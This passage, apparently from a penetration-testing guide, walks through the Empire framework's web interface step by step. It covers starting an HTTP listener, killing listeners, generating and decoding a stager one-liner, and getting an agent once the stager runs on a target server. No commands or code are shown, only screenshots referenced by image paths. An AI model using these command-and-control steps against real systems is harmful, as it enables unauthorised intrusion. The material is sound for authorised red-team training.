
When we choose **http** as the listener type, the listener settings are displayed. We can add the information required and set the name:



Everything is now ready to start the listener. Click on the **Create** button. Empire will then create the listener and you'll receive a message saying **Listener** <listener_name> **successfully started**:




We can now go to **Listeners** and then **Show All Listeners** to see the list. We can then find our newly started listener, `test`:




Confirm the listener from the Empire CLI:


To kill a listener, we can go to **Listeners** and then **Kill Listener(s)**:




A new page will be displayed, giving you the option to kill a listener. We can choose the listener that we want to kill from the drop-down list:




We then need to click on the **Kill Now** button to kill the listener:




Once the listener is started, we can choose a stager. To show all the stagers, go to **Stagers** and then **Show All Stagers**:




You can find all the supported stagers for Empire here:




To generate a stager, we can go to **Stagers** and click on **Generate Stager**:




The **Generate Stager** sub-menu will show the list of stagers that we can select. We need to click on a particular stager to bring up the options available for that stager:




Once the options are set, click on the **Generate** button to generate the stager. The web interface will show a **Stager Output** message after generation:




Click on the **Decode** button to get the one-liner command:




When the stager gets executed on the target server, we will get an active agent. To list all the agents, we can go to **Agents** and then click on **Show All Agents**:



